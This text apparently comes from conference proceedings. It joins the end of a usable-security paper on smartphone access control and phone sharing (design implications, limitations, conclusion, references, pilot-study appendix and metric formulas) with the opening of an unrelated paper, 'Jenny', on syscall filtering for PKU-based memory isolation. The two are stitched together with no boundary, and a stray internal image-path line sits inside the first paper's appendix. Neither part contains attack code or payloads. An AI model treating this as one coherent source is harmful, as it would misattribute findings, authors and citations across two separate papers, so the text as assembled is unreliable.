For deliberate phone sharing, our results endorse session-based solutions. Approaches such as xShare [39] and app pinning, which allow users to quickly select which apps to share in each session, showed substantial reduction in the FNR (~20%), only a modest increase in the CSR (~1%), and no increase at all in the FPR (see Table 3 and Section 4.3).

Finally, our data also shows promise for context-based phone-sharing solutions. We found several contextual factors to be highly consistent (see Section 4.3), which could be incorporated into future solutions:

- Content. Only certain categories of tasks were shared by our participants. Thus, future access-control schemes could further reduce the FPR with a default denial of access to task categories universally perceived as private.
- Presence of the sharer. Deliberate sharing often happens in this situation (see Section 4.3). Thus, detecting the owner's presence (e.g., through smartwatches or other wearables) seems to be a promising approach to detect unauthorized access.
- The sharee. Phone sharing often happened with the same group of people (see Figure 5). Thus, an a priori policy definition and user isolation solutions (e.g., profile switching) could indeed work but, as discussed before, need to be made more convenient. The high proportion of close family members in the sharee distributions suggests automatic user identification (e.g., through behavioral biometrics [49]) could be one way of achieving this goal and poses a promising avenue of future research.
- Location. Most of the reported sharing events happened at familiar places, such as at home (see Figure 6). As such, location detection (e.g., using Wi-Fi or GPS as

[4] This creation would only be needed if the shared tasks were for "Specific people." Otherwise a "Guest" profile would suffice.

done by Google Smart Lock for Android [23]) could provide better access control by limiting unauthorized access in unfamiliar locations.

In the end, we should note that our findings also demonstrate the need for flexibility in access control, as any one-size-fits-all solution would have unjustifiable trade-offs for some users. For example, if all users were forced to a highly granular task level, some users could benefit. But this level of access control would also impose a high CSR on semiprivate users, with no improvements in the FPR or FNR for them (e.g., P03 in Figure 3 who has few public apps and no split apps). For such users, an app-level system would be a better fit. Hence, it is important to consider solutions that increase granularity only when needed or only for those users who need it. This could certainly be achieved manually (e.g., by asking users directly to use a task-level system). However, as observed with profile switching (see Section 4.2), the increased cognitive load makes adoption an issue. An avenue for future research, therefore, can be to investigate the feasibility of automating this process (possibly like our implicit identification suggestion for profile switching).

6 Limitations

Any generalization of our results needs to be performed carefully due to the study's limitations.

Firstly, similar to other studies on smartphone usage [15, 27, 33], our sample was not representative of the global smartphone user population. For example, it has been shown that cultural factors affect users' unlocking behavior [26] and privacy attitudes [60]. However, due to limited resources we only included US participants in our study; as a result, one cannot generalize the results to non-US users. Cross-cultural studies are required to explore the link between culture and access control.

Secondly, our sample is not fully representative of the US smartphone user population either. While MTurk is shown to provide quality data for research in usable security [58], its known limitations (e.g., lack of diversity, tech savviness) [55] apply to our study too (for example, our participants are more than 80% white). Lack of diversity is a common limitation of smartphone studies [15, 29, 44] However, we believe that our findings are still valuable, as they provide the very first quantitative insight into users' access-control needs.

Thirdly, due to technical limitations we only included Android users in our study. Recent evidence suggests there are no significant differences in security/privacy attitudes between iOS and Android users [1]. However, cross-platform studies are required to investigate this matter further.

Fourthly, our results are based on self-reported data from the participants. Thus, as a general limitation of such studies, our data might sometimes be of lower ecological validity and not perfectly reflective of the users' true behavior [21, 46]. Also, the reported sharing events might be affected by the users' prolonged use of the all-or-nothing system. For example, the type of tasks they shared might have been influenced by what they felt comfortable sharing given the limitations of the incumbent system. Also, all-or-nothing might have caused participants to misinterpret the diary questions and believe that "Whom you'd generally allow to perform the task" meant only when they were physically presiding over the sharing. To mitigate this risk, we conducted several pilot studies (see 3.2) and did not find evidence of such varying misinterpretations. But they are still a possibility and could have caused us to underestimate the number of "Anyone" tasks. Having more such tasks, however, could only strengthen our argument that the all-or-nothing system is suboptimal, as these tasks increase its FPR (already over 20%) even further.

Lastly, as discussed in Section 4.3, our results might have been affected by the COVID-19 pandemic. For example, work-from-home orders might have influenced users' security/privacy preferences for their personal devices, which might contain work-related information [53]. Also, the consistency of location in phone-sharing events might have been due to stay-at-home orders.

7 Conclusion

Smartphones, nowadays, require strong physical security as they host an ever-increasing array of data and services. Yet most of the research and development so far has been toward their authentication systems. Their access-control systems have remained largely unchanged, still using the all-or-nothing model. In this paper, we solicited detailed task data from users and quantified just how inefficiently this model serves the users. We examined the status quo and found that most proposed/implemented alternatives do not provide much improvement either. Instead, we found that increasing the granularity of access up to a point and providing session- and context-based control might be two promising avenues for designing future systems that better support users' needs.

8 Acknowledgments

This research has been supported by a research grant from the Natural Sciences and Engineering Research Council of Canada (NSERC) and a gift from Scotiabank to the University of British Columbia. The authors would like to thank members of the Laboratory for Education and Research in Secure Systems Engineering (LERSSE) for providing feedback on the reported research, our anonymous reviewers, and our shepherd, Mary Ellen Zurko from MIT Lincoln Laboratory, for all the feedback and suggestions they provided to improve the paper. Stylistic and copy editing by Lynn Slobogian helped to improve readability of this paper.

References

[1] Desiree Abrokwa, Shruti Das, Omer Akgul, and Michelle L Mazurek. Comparing security and privacy attitudes among US users of different smartphone and smart-speaker platforms. In *Proceedings of the Seventeenth Symposium on Usable Privacy and Security (SOUPS)*. USENIX Association, 2021.

[2] Neither access nor control. Online supplementary material. https://github.com/LERSSE/neither_access_nor_control.

[3] Nasser O Alshammari, Alexios Mylonas, Mohamed Sedky, Justin Champion, and Carolin Bauer. Exploring the adoption of physical security controls in smartphones. In *Proceedings of International Conference on Human Aspects of Information Security, Privacy, and Trust*. Springer, 2015.

[4] Enrico Bacis, Simone Mutti, and Stefano Paraboschi. Apppolicymodules: mandatory access control for third-party apps. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*. ACM, 2015.

[5] Michael Backes, Sven Bugiel, Sebastian Gerling, and Philipp von Styp-Rekowsky. Android security framework: Extensible multi-layered access control on android. In *Proceedings of the 30th annual computer security applications conference*. Applied Computer Security Associates, 2014.

[6] Bruce L Berg, Howard Lune, and Howard Lune. *Qualitative research methods for the social sciences*, volume 8. Pearson Boston, MA, 2012.

[7] Rasekhar Bhagavatula, Blase Ur, Kevin Iacovino, Su Mon Kywe, Lorrie Faith Cranor, and Marios Savvides. Biometric authentication on iphone and android: Usability, perceptions, and influences on adoption. In *Proceedings of the Workshop on Usable Security*. Internet Society, 2015.

[8] Scott C Brown and Fergus IM Craik. Encoding and retrieval of information. *The Oxford handbook of memory*, pages 93–107, 2000.

[9] AJ Bernheim Brush and Kori M Inkpen. Yours, mine and ours? sharing and use of technology in domestic environments. In *Proceedings of the International Conference on Ubiquitous Computing*. Springer, 2007.

[10] Sven Bugiel, Stephen Heuser, and Ahmad-Reza Sadeghi. Flexible and fine-grained mandatory access control on android for diverse security and privacy policies. In *Proceedings of the 22nd USENIX Security Symposium*. USENIX Association, 2013.

[11] Pew Research Center. Mobile technology and home broadband 2019. https://www.pewinternet.org/2019/06/13/mobile-technology-and-home-broadband-2019/, 2019. Accessed: 2019-07-26.

[12] Mauro Conti, Vu Thien Nga Nguyen, and Bruno Crispo. Crepe: Context-related policy enforcement for android. In *Proceedings of the International Conference on Information Security*. Springer, 2010.

[13] Daniel DL Coppersmith, Evan M Kleiman, Catherine R Glenn, Alexander J Millner, and Matthew K Nock. The dynamics of social support among suicide attempters: A smartphone-based daily diary study. *Behaviour research and therapy*, 120:103348, 2019.

[14] Heather Crawford and Karen Renaud. Understanding user perceptions of transparent authentication on a mobile device. *Journal of Trust Management*, 1(1):7, 2014.

[15] Alexander De Luca, Alina Hang, Emanuel Von Zezschwitz, and Heinrich Hussmann. I feel like i'm taking selfies all day!: towards understanding biometric authentication on smartphones. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2015.

[16] Mohammad Omar Derawi, Claudia Nickel, Patrick Bours, and Christoph Busch. Unobtrusive user-authentication on mobile phones using biometric gait recognition. In *Proceedings of the International Conference on Intelligent Information Hiding and Multimedia Signal Processing*. IEEE Computer Society, 2010.

[17] Serge Egelman, AJ Bernheim Brush, and Kori M Inkpen. Family accounts: A new paradigm for user accounts within the home environment. In *Proceedings of the ACM conference on Computer supported cooperative work (CSCW)*, 2008.

[18] Serge Egelman, Sakshi Jain, Rebecca S Portnoff, Kerwell Liao, Sunny Consolvo, and David Wagner. Are you ready to lock? In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2014.

[19] Tao Feng, Ziyi Liu, Kyeong-An Kwon, Weidong Shi, Bogdan Carbunar, Yifei Jiang, and Nhung Nguyen. Continuous mobile authentication using touchscreen gestures. In *Proceedings of the IEEE Conference on Technologies for Homeland Security (HST)*. IEEE, 2012.

[20] Mario Frank, Ralf Biedert, Eugene Ma, Ivan Martinovic, and Dawn Song. Touchalytics: On the applicability of touchscreen input as a behavioral biometric for continuous authentication. *IEEE transactions on information forensics and security*, 8(1):136–148, 2013.

[21] Robert M Gonyea. Self-reported data in institutional research: Review and recommendations. *New directions for institutional research*, 2005(127):73–89, 2005.

[22] Google. Choose a category and tags for your app or game. https://support.google.com/googleplay/android-developer/answer/9859673?hl=en. Accessed: 2021-08-24.

[23] Google. Use Google smart lock. https://bit.ly/2XTnGeG, 2019. Accessed: 2020-06-12.

[24] Alina Hang, Emanuel Von Zezschwitz, Alexander De Luca, and Heinrich Hussmann. Too much information! user attitudes towards smartphone sharing. In *Proceedings of the 7th Nordic Conference on Human-Computer Interaction*, 2012.

[25] Marian Harbach, Alexander De Luca, and Serge Egelman. The anatomy of smartphone unlocking: A field study of android lock screens. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2016.

[26] Marian Harbach, Alexander De Luca, Nathan Malkin, and Serge Egelman. Keep on lockin'in the free world: a multi-national comparison of smartphone locking. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2016.

[27] Marian Harbach, Emanuel Von Zezschwitz, Andreas Fichtner, Alexander De Luca, and Matthew Smith. It's a hard lock life: A field study of smartphone (un) locking behavior and risk perception. In *Proceedings of the Symposium on Usable Privacy and Security (SOUPS)*. USENIX Association, 2014.

[28] Eiji Hayashi, Sauvik Das, Shahriyar Amini, Jason Hong, and Ian Oakley. Casa: context-aware scalable authentication. In *Proceedings of the Ninth Symposium on Usable Privacy and Security (SOUPS)*. ACM, 2013.

[29] Eiji Hayashi, Oriana Riva, Karin Strauss, AJ Brush, and Stuart Schechter. Goldilocks and the two mobile devices: going beyond all-or-nothing access to a device's applications. In *Proceedings of the Eighth Symposium on Usable Privacy and Security (SOUPS)*. ACM, 2012.

[30] Nexus help. Delete, switch or add users. https://support.google.com/nexus/answer/2865483?hl=en. Accessed: 2021-08-30.

[31] Vincent C Hu, David Ferraiolo, D Richard Kuhn, et al. *Assessment of access control systems*. Citeseer, 2006.

[32] Jun Ho Huh, Hyoungshick Kim, Rakesh B Bobba, Masooda N Bashir, and Konstantin Beznosov. On the memorability of system-generated pins: Can chunking help? In *Eleventh Symposium On Usable Privacy and Security (SOUPS)*. USENIX Association, 2015.

[33] Jun Ho Huh, Saurabh Verma, Swathi Sri V Rayala, Rakesh B Bobba, Konstantin Beznosov, and Hyoungshick Kim. I don't use apple pay because it's less secure...: perception of security and usability in mobile tap-and-pay. In *Proceedings of Workshop on Usable Security*. Internet Society, 2017.

[34] Maia Jacobs, Henriette Cramer, and Louise Barkhuus. Caring about sharing: Couples' practices in single user device access. In *Proceedings of the 19th International Conference on Supporting Group Work (CSCW)*, 2016.

[35] Amy K Karlson, AJ Bernheim Brush, and Stuart Schechter. Can i borrow your phone? understanding concerns when sharing mobile phones. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2009.

[36] Amy K Karlson, Shamsi T Iqbal, Brian Meyers, Gonzalo Ramos, Kathy Lee, and John C Tang. Mobile taskflow in context: a screenshot study of smartphone usage. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2010.

[37] Hassan Khan, Aaron Atwater, and Urs Hengartner. Itus: an implicit authentication framework for android. In *Proceedings of the 20th annual international conference on Mobile computing and networking*. ACM, 2014.

[38] Masoud Mehrabi Koushki, Borke Obada-Obieh, Jun Ho Huh, and Konstantin Beznosov. On smartphone users' difficulty with understanding implicit authentication. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2021.

[39] Yunxin Liu, Ahmad Rahmati, Yuanhe Huang, Hyukjae Jang, Lin Zhong, Yongguang Zhang, and Shensheng Zhang. xshare: supporting impromptu sharing of mobile phones. In *Proceedings of the 7th international conference on Mobile systems, applications, and services*, 2009.

[40] Ahmed Mahfouz, Ildar Muslukhov, and Konstantin Beznosov. Android users in the wild: Their authentication and usage behavior. *Pervasive and Mobile Computing*, 32:50–61, 2016.

[41] Philipp Markert, Daniel V Bailey, Maximilian Golla, Markus Dürmuth, and Adam J AviG. This pin can be easily guessed: Analyzing the security of smartphone unlock pins. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)*. IEEE, 2020.

[42] Diogo Marques, Tiago Guerreiro, Luís Carriço, Ivan Beschastnikh, and Konstantin Beznosov. Vulnerability & blame: Making sense of unauthorized access to smartphones. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2019.

[43] Diogo Marques, Ildar Muslukhov, Tiago Guerreiro, Luís Carriço, and Konstantin Beznosov. Snooping on mobile phones: Prevalence and trends. In *Proceedings of the Twelfth Symposium on Usable Privacy and Security (SOUPS)*. USENIX Association, 2016.

[44] Tara Matthews, Kerwell Liao, Anna Turner, Marianne Berkovich, Robert Reeder, and Sunny Consolvo. " she'll just grab any device that's closer" a study of everyday device & account sharing in households. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2016.

[45] Michelle L Mazurek, JP Arsenault, Joanna Bresee, Nitin Gupta, Iulia Ion, Christina Johns, Daniel Lee, Yuan Liang, Jenny Olsen, Brandon Salmon, et al. Access control for home data sharing: Attitudes, needs and practices. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*, 2010.

[46] Masoud Mehrabi Koushki, Borke Obada-Obieh, Jun Ho Huh, and Konstantin Beznosov. Is implicit authentication on smartphones really popular? on android users' perception of "smart lock for android". In *Proceedings of the 22nd International Conference on Human-Computer Interaction with Mobile Devices and Services (MobileHCI)*. ACM, 2020.

[47] William Melicher, Darya Kurilova, Sean M Segreti, Pranshu Kalvani, Richard Shay, Blase Ur, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, and Michelle L Mazurek. Usability and security of text passwords on mobile devices. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2016.

[48] Markus Miettinen, Stephan Heuser, Wiebke Kronz, Ahmad-Reza Sadeghi, and N Asokan. Conxsense: automated context classification for context-aware access control. In *Proceedings of the 9th ACM symposium on Information, computer and Communications Security*. ACM, 2014.

[49] Arsalan Mosenia, Susmita Sur-Kolay, Anand Raghunathan, and Niraj K Jha. Caba: Continuous authentication based on bioaura. *IEEE Transactions on Computers*, 66(5):759–772, 2017.

[50] Ildar Muslukhov, Yazan Boshmaf, Cynthia Kuo, Jonathan Lester, and Konstantin Beznosov. Know your enemy: the risk of unauthorized access in smartphones by insiders. In *Proceedings of the 15th international conference on Human-computer interaction with mobile devices and services (MobileHCI)*, 2013.

[51] Xudong Ni, Zhimin Yang, Xiaole Bai, Adam C Champion, and Dong Xuan. Diffuser: Differentiated user access control on smartphones. In *Proceedings of the 6th International Conference on Mobile Adhoc and Sensor Systems*. IEEE, 2009.

[52] Don Norman. *The design of everyday things: Revised and expanded edition*. Constellation, 2013.

[53] Borke Obada-Obieh, Yue Huang, and Konstantin Beznosov. Challenges and threats of mass telecommuting: A qualitative study of workers. In *Proceedings of the Seventeenth Symposium on Usable Privacy and Security (SOUPS)*. USENIX Association, 2021.

[54] Google Support Pages. Google camera help. https://support.google.com/googlecamera/answer/6164997?hl=en. Accessed: 2021-08-30.

[55] Eyal Peer, Laura Brandimarte, Sonam Samat, and Alessandro Acquisti. Beyond the turk: Alternative platforms for crowdsourcing behavioral research. *Journal of Experimental Social Psychology*, 70:153–163, 2017.

[56] Android Developers Portal. Usage stats manager. https://developer.android.com/reference/android/app/usage/UsageStatsManager. Accessed: 2021-08-06.

[57] Lina Qiu, Alexander De Luca, Ildar Muslukhov, and Konstantin Beznosov. Towards understanding the link between age and smartphone authentication. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*. ACM, 2019.

[58] Elissa M Redmiles, Sean Kross, and Michelle L Mazurek. How well do my results generalize? comparing security and privacy survey results from mturk, web, and telephone samples. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)*. IEEE, 2019.

[59] Oriana Riva, Chuan Qin, Karin Strauss, and Dimitrios Lymberopoulos. Progressive authentication: Deciding when to authenticate on mobile phones. In *Proceedings of the USENIX Security Symposium*. USENIX Association, 2012.

[60] Nithya Sambasivan, Garen Checkley, Amna Batool, Nova Ahmed, David Nemer, Laura Sanely Gaytán-Lugo, Tara Matthews, Sunny Consolvo, and Elizabeth Churchill. " privacy is not for me, it's for those rich women": Performative privacy practices on mobile phones by women in south asia. In *Proceedings of the Fourteenth Symposium on Usable Privacy and Security (SOUPS)*, 2018.

[61] Julian Seifert, Alexander De Luca, Bettina Conradi, and Heinrich Hussmann. Treasurephone: Context-sensitive user data protection on mobile phones. In *Proceedings of the International Conference on Pervasive Computing*. Springer, 2010.

[62] Timothy Sohn, Kevin A Li, William G Griswold, and James D Hollan. A diary study of mobile information needs. In *Proceedings of the CHI conference on human factors in computing systems*. ACM, 2008.

[63] Stata. Global smartphone penetration rate as share of population from 2016 to 2020. https://www.statista.com/statistics/203734/global-smartphone-penetration-per-capita-since-2005/. Accessed: 2021-09-01.

[64] Apple support. User guided access with iphone. https://support.apple.com/en-us/HT202612. Accessed: 2021-08-13.

[65] Google support. Pin & unpin screens on android. https://support.google.com/android/answer/9455138?hl=en. Accessed: 2021-08-13.

[66] Samsung Support. What is the secure folder and how do i use it? https://www.samsung.com/uk/support/mobile-devices/what-is-the-secure-folder-and-how-do-i-use-it/. Accessed: 2021-09-14.

[67] Nanda Kumar Thanigaivelan, Ethiopia Nigussie, Antti Hakkala, Seppo Virtanen, and Jouni Isoaho. Codra: Context-based dynamically reconfigurable access control system for android. *Journal of Network and Computer Applications*, 101:1–17, 2018.

[68] Ding Wang, Qianchen Gu, Xinyi Huang, and Ping Wang. Understanding human-chosen pins: characteristics, distribution and security. In *Proceedings of the ACM on Asia Conference on Computer and Communications Security (AsiaCCS)*. ACM, 2017.

[69] Ding Wang, Zijian Zhang, Ping Wang, Jeff Yan, and Xinyi Huang. Targeted online password guessing: An underestimated threat. In *Proceedings of the ACM SIGSAC conference on computer and communications security (CHI)*. ACM, 2016.

[70] Xiaofeng Wang and Zhenshun Cheng. Cross-sectional studies: strengths, weaknesses, and recommendations. *Chest*, 158(1):S65–S71, 2020.

[71] Xueqiang Wang, Kun Sun, Yuewu Wang, and Jiwu Jing. Deepdroid: Dynamically enforcing enterprise policy on android devices. In *Proceedings of the Network and Distributed System Security (NDSS) Symposium*, 2015.

A Appendix

A.1 Description of Pilot Studies

We performed three pilot studies to test our methodology and app design. The first study involved lab testing sessions and qualitative interviews to evaluate the app's usability. We used our university's study-participant mailing list to recruit six participants (three of them male, ages 23-65). They performed a series of tasks with our app (e.g., filling out a daily diary) while we observed if they encountered any difficulties. We also interviewed them about their impressions of the app. Based on the results, we improved the app setup process and the wordings of some diary questions, and fixed a few bugs. For the second pilot study, we used the same mailing list again to recruit 7 participants (5 of them females, ages 27–37). They installed the app on their personal phones and used it to fill out diaries for two weeks. Then we interviewed them about their experience. Based on the results, we found it would be optimal if the diaries did not take more than 10 minutes per day. We also further improved the wordings of some questions and fixed some more bugs. More importantly, we found a lot of duplication of task declarations, which took unnecessary time from participants. To reduce fatigue, we implemented a system where each participant could see, anonymously, what tasks others had declared for each app. This way they could either select one of those tasks or declare a new one.

Interviews also showed that some participants might have privacy concerns with installing our app on their personal devices. To alleviate such concerns, we made it clearer in our study advertisement and consent form that the app would not collect any personal data, such as location or log-in credentials. We also invited participants to ask any questions they might have about the app or the purpose of the study, and let them know they can withdraw from the study at any time without repercussions. As a result of these changes, we observed in our screening surveys that very few potential participants of the main study declared privacy concerns as a reason for not joining the study.

The third pilot study was aimed at evaluating the efficacy of the intended recruitment channel (MTurk) and reverifying the study procedures. Specifically, we wanted to see if showing tasks defined by one participant to others would result in reduced diversity of declared tasks and eventually bias in the results. We recruited 8 participants from MTurk (4 of them female, ages 21–44) and asked them to install and use the app for 2 to 3 weeks. We found MTurk to be able to provide us with sufficiently diverse samples. We also observed being near theoretical saturation for task declarations after three weeks (i.e., very few new tasks were being declared). Hence we decided on one month as the length of the main study. Lastly, study results showed no signs of reduced task diversity; instead, an even more diverse set of tasks was defined compared to the second study.

A.2 Additional Methodology Details and Data Analysis Results

Table A.1: Results of chi-squared tests between access-control categorizations and our anticipated antecedents.

	Public or (Semi)Private	Whether They Share Phone
Age	p = 0.002	p = 0.048
	V = 0.433	V = 0.379
Education	p = 0.293	p = 0.367
	V = 0.258	V = 0.240
Hours of phone usage per day	p = 0.350	p = 0.967
	V = 0.201	V = 0.035
Privacy app adoption	p = 0.654	p = 0.279
	V = 0.149	V = 0.215
Living with others	p = 0.577	p = 0.158
	V = 0.141	V = 0.190




Figure A.1: Distribution of participants' declared tasks across functionality categories.

Table A.2: Formulas used to compute FPR, FNR, and CSR of the scenarios. CSR formulas assume a default "No one" policy. Set of "No one"/"Specific people"/"Anyone"/all tasks are denoted by NN/SP/AO/T. SPC indicates SP excluding current sharee. CA/MA indicate set of apps available to anyone, based on CONSERVATIVE/MAXIMAL strategy. FC/FM(t) indicate final CONSERVATIVE/MAXIMAL label of task t. X(Y) indicates sub-setting X based on Y (e.g., NN(MA) indicates NN tasks that are afforded only by apps in MA). As for strictness, NN is considered stricter than SP, which is stricter than AO.

	Scenario	FPR	FNR	CSR
Task sensitivity	ALL	$\frac{\lvert NN\rvert+\lvert SP\rvert}{\lvert T\rvert}$	$\frac{0}{\lvert T\rvert}$	$\frac{0}{\lvert T\rvert}$
	NOTHING	$\frac{0}{\lvert T\rvert}$	$\frac{\lvert SP\rvert+\lvert AO\rvert}{\lvert T\rvert}$	$\frac{1}{\lvert T\rvert}$
	LOCK_SCREEN_ACCESS	$\frac{\lvert NN(Lock_screen_apps)\rvert}{\lvert T\rvert}$	$\frac{\lvert SP\rvert+\lvert AO\rvert-\lvert T(Lock_screen_apps)\rvert}{\lvert T\rvert}$	$\frac{0}{\lvert T\rvert}$
	APP_CONSERVATIVE	$\frac{\lvert NN(CA)\rvert}{\lvert T\rvert}$	$\frac{\lvert AO\rvert+\lvert SP(CA)\rvert}{\lvert T\rvert}$	$\frac{\lvert CA\rvert}{\lvert T\rvert}$
	APP_MAXIMAL	$\frac{\lvert NN(MA)\rvert}{\lvert T\rvert}$	$\frac{\lvert AO\rvert+\lvert SP(MA)\rvert}{\lvert T\rvert}$	$\frac{\lvert MA\rvert}{\lvert T\rvert}$
	TASK_CONSERVATIVE	$\frac{\sum_{t\in T}\lvert Stricter_labels_than_FC(t)\rvert}{\lvert T\rvert}$	$\frac{\sum_{t\in T}\lvert Laxer_labels_than_FC(t)\rvert}{\lvert T\rvert}$	$\frac{\lvert SP\rvert+\lvert AO\rvert}{\lvert T\rvert}$
	TASK_MAXIMAL	$\frac{\sum_{t\in T}\lvert Stricter_labels_than_FM(t)\rvert}{\lvert T\rvert}$	$\frac{\sum_{t\in T}\lvert Laxer_labels_than_FM(t)\rvert}{\lvert T\rvert}$	$\frac{\lvert SP\rvert+\lvert AO\rvert}{\lvert T\rvert}$
Phone sharing	ALL_OR_NOTHING	$\frac{\sum_{t\in T}\lvert NN(t)\rvert+\lvert SPC(t)\rvert}{\lvert T\rvert}$	$\frac{0}{\lvert T\rvert}$	$\frac{1}{\lvert T\rvert}$
	PROFILE_SWITCHING	$\frac{0}{\lvert T\rvert}$	$\frac{0}{\lvert T\rvert}$	$\frac{\lvert Sharees\rvert+\lvert Apps_shared_w_each_sharee\rvert}{\lvert T\rvert}$
	DIFF_USER	$\frac{\sum_{t\in T(Apps_w/o_sensitive_permissions)}\lvert NN(t)\rvert}{\lvert T\rvert}$	$\frac{\sum_{t\in T(Apps_w_sensitive_perms)}\lvert SP(t)\rvert+\lvert AO(t)\rvert}{\lvert T\rvert}$	$\frac{\lvert Sharees\rvert}{\lvert T\rvert}$
	X_SHARE	$\frac{\sum_{t\in T(Shared_apps)}\lvert NN(t)\rvert+\lvert SPC(t)\rvert}{\lvert T\rvert}$	$\frac{0}{\lvert T\rvert}$	$\frac{\lvert Shared_apps\rvert+1}{\lvert T\rvert}$

Jenny: Securing Syscalls for PKU-based Memory Isolation Systems

David Schrammel
Graz University of Technology

Samuel Weiser
Graz University of Technology

Richard Sadek
Graz University of Technology

Stefan Mangard
Graz University of Technology

Abstract

Effective syscall filtering is a key component for withstanding the numerous exploitation techniques and privilege escalation attacks we face today. For example, modern browsers use sandboxing techniques with syscall filtering in order to isolate critical code. Cloud computing heavily uses containers, which virtualize the syscall interface. Recently, cloud providers are switching to in-process containers for performance reasons, calling for better isolation primitives. A new isolation primitive that has the potential to fill this gap is called Protection Keys for Userspace (PKU). Unfortunately, prior research highlights severe deficiencies in how PKU-based systems manage syscalls, questioning their security and practicability.

In this work, we comprehensively investigate syscall filtering for PKU-based memory isolation systems. First, we identify new syscall-based attacks that can break a PKU sandbox. Second, we derive syscall filter rules necessary for protecting PKU domains and show efficient ways of enforcing them. Third, we do a comparative study on different syscall interposition techniques with respect to their suitability for PKU, which allows us to design a secure syscall interposition technique that is both fast and flexible.

We design and prototype Jenny– a PKU-based memory isolation system that provides powerful syscall filtering capabilities in userspace. Jenny supports various interposition techniques (e.g., seccomp and ptrace), and allows for domain-specific syscall filtering in a nested way. Furthermore, it handles asynchronous signals securely. Our evaluation shows a minor performance impact of 0–5% for nginx.

1 Introduction

Today's software ecosystems are incredibly complex and depend on numerous interacting components, all of which increase the attack surface. An inadvertent mistake in a library could compromise the entire software stack [13, 50, 51]. From an attacker's perspective, the syscall interface plays an essential role in exploitation. Hence, safeguarding syscalls is a key defense strategy taken by both container environments [28] as well as process sandboxing engines found in modern browsers [26, 39]. However, running syscall filtering code in the kernel poses a security risk, as shown by dozens of privilege escalation vulnerabilities [43–46, 48, 49], and can typically only be applied on a *process level* but not constrain, e.g., a single library. Since cloud providers are also shifting from process isolation towards more fine-grained in-process sandboxing [10], syscall filtering needs to catch up.

Recent work [14, 27, 56, 61] pushes towards more efficient *intra-process* sandboxes that are backed by so-called Protection Keys for Userspace (PKU) [32], suggesting a significant performance improvement over traditional process-based sandboxing. Compared to SFI [57], they allow sandboxing unmodified binaries. Unfortunately, researchers [11] uncovered serious deficiencies in how the evaluated PKU-based sandboxes ERIM [61] and Hodor [27] safeguard the syscall interface. Also, Donky [56] only blocks memory-related syscalls, while SealPK [14] does not address syscall security at all. Until now, it is unclear whether syscall filtering can be solved both efficiently and securely for PKU sandboxes. Furthermore, nested PKU domains should be constrained appropriately by their parent domains, *i.e.*, a domain might want to disable any dangerous or unneeded syscalls for its sub-domain which runs untrusted 3rd-party code. E.g., the webserver nginx uses the compression library zlib, whch had arbitrary code execution vulnerabilities [40–42] in the past. Thus, nginx, and any of its modules, might want to constrain such libraries, to limit their exploitation potential. Independently of syscalls, PKU sandboxes face other security challenges such as secure signal handling.

In this work, we comprehensively investigate syscall filtering for PKU-based memory isolation systems. First, we identify novel syscall-based attacks that can bypass PKU isolation. We design appropriate syscall filters for protecting PKU domains against these syscall-based attacks.

Next, we provide a systematic study comparing different syscall interposition techniques with respect to their suitability for PKU on x86-64. We found that none of them match the

PKU needs, being either insecure or slow. We design a new syscall interposition technique that is both secure and fast.

We present Jenny, the first comprehensive PKU-based in-process isolation system offering dynamic syscall filtering in userspace. Filters can act on the same thread and also be nested across PKU domains. Jenny comes with filter rules for protecting PKU domains and also supports advanced filters such as file system protection. Jenny further supports different syscall interposition techniques. Moreover, Jenny is the first PKU system that supports secure signal handlers. Finally, we introduce novel multi-domain call gates needed to safeguard the PKU policy register on x86-64. Our evaluation shows a minor performance impact of 0–5% for nginx.

Contribution. We make the following contributions:

- We identify previously unknown syscall attacks on PKU-based isolation systems.
- We derive syscall filter rules necessary for protecting PKU-based isolation domains.
- We perform a comparative study of various syscall interposition techniques for their applicability with PKU and derive a new technique that is tailored for PKU.
- We design Jenny– the first comprehensive PKU-based isolation system that supports secure (same-thread) userspace syscall filtering, secure (async.) signal handling, and secure multi-domain PKU call gates for x86-64.
- We prototype and evaluate Jenny under different interposition techniques and filter rules, and open-source it [1].

Outline. Section 2 gives some background. Section 3 raises challenges, analyzes the syscall interface and derives filter rules. Section 4 handles syscall interpositioning. Section 5 presents our design, which Section 6 evaluates. Section 7 and 8 discuss limitations and related work, and we conclude in Section 9.

2 Background

Sandboxing is used to constrain potentially malicious or vulnerable code from affecting the rest of a system. While different forms of sandboxing exist (e.g., VMs, containers, processes), we focus on PKU-based *in-process* sandboxing due to its presumed performance gains. Similar to other in-process isolation techniques, PKU-based sandboxes must filter the syscall interface, which can be used to escape their sandbox. The remainder of this section presents syscall filtering techniques and and discusses PKU-based sandboxes.

2.1 Syscall Filtering

Syscall filtering can be employed to constrain a process (*i.e.*, sandbox) such that access to certain syscalls and kernel resources is blocked. Thus, it can also reduce the available attack surface by limiting exposure to potential kernel bugs.

[1] https://github.com/IAIK/Jenny

